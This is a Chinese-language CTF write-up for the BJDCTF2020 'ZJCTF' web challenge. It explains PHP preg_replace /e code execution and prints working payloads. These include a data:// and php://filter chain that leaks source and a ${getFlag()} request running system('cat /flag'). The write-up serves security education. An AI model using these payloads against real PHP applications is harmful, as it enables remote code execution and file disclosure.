
[ctf web][BJDCTF2020]ZJCTF，不过如此 writeup | preg_replace 函数/e模式命令执行

原创

shu天 于 2021-08-16 11:15:10 发布 36 收藏

分类专栏： ctf # web 文章标签： php ctf



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏

[BJDCTF2020]ZJCTF，不过如此

> [BJDCTF2020]ZJCTF，不过如此 wp
> preg_replace 函数/e模式命令执行

PHP命令执行函数

preg_replace

函数作用：搜索subject中匹配pattern的部分， 以replacement进行替换。
$pattern：要搜索的模式，可以是字符串或一个字符串数组。
$replacement：用于替换的字符串或字符串数组。
$subject：要搜索替换的目标字符串或字符串数组。

preg_replace 函数使用 /e模式，导致代码执行。

> /e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码（在适当的逆向引用替换完之后）。提示：要确保 replacement 构成一个合法的 PHP 代码字符串，否则 PHP 会在报告在包含 preg_replace() 的行中出现语法解析错误。

也就是说，pat和sub有相同部分，rep的代码就会执行。

```
?pat=/123/e&rep=system("find+-iname+flag")&sub=123
```

wp

1.[BJDCTF2020]ZJCTF，不过如此


preg_replace /e模式

index.php

```
<?php

error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
#text伪协议
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        die("Not now!");
    }

    include($file);  //next.php    伪协议读next.php源码

}
else{
    highlight_file(__FILE__);
}
?>
```

payload1得到next.php源码

```
?text=data://text/plain,I have a dream
&file=php://filter/convert.base64-encode/resource=next.php
```



next.php


```
<?php
$id = $_GET['id'];
```

```php
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',          //preg_replace的/e模式
        'strtolower("\\1")',          //替换字符 /1 是第一个抓取的正则，是执行的命令
        $str                          //$re和$str要有匹配
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
    @eval($_GET['cmd']);
}
```

payload2 link

```
next.php?\S*=${getFlag()}
&cmd=system('cat /flag');

${getFlag()}或者{${getFlag()}}
\S*相当于.* ，但是.是非法的$_GET数组参数名，会将被换成_
```

flag{ff82383a-af87-4a4f-92b7-138af5102b84} system('cat /flag');



参考文章：https://www.cesafe.com/html/6999.html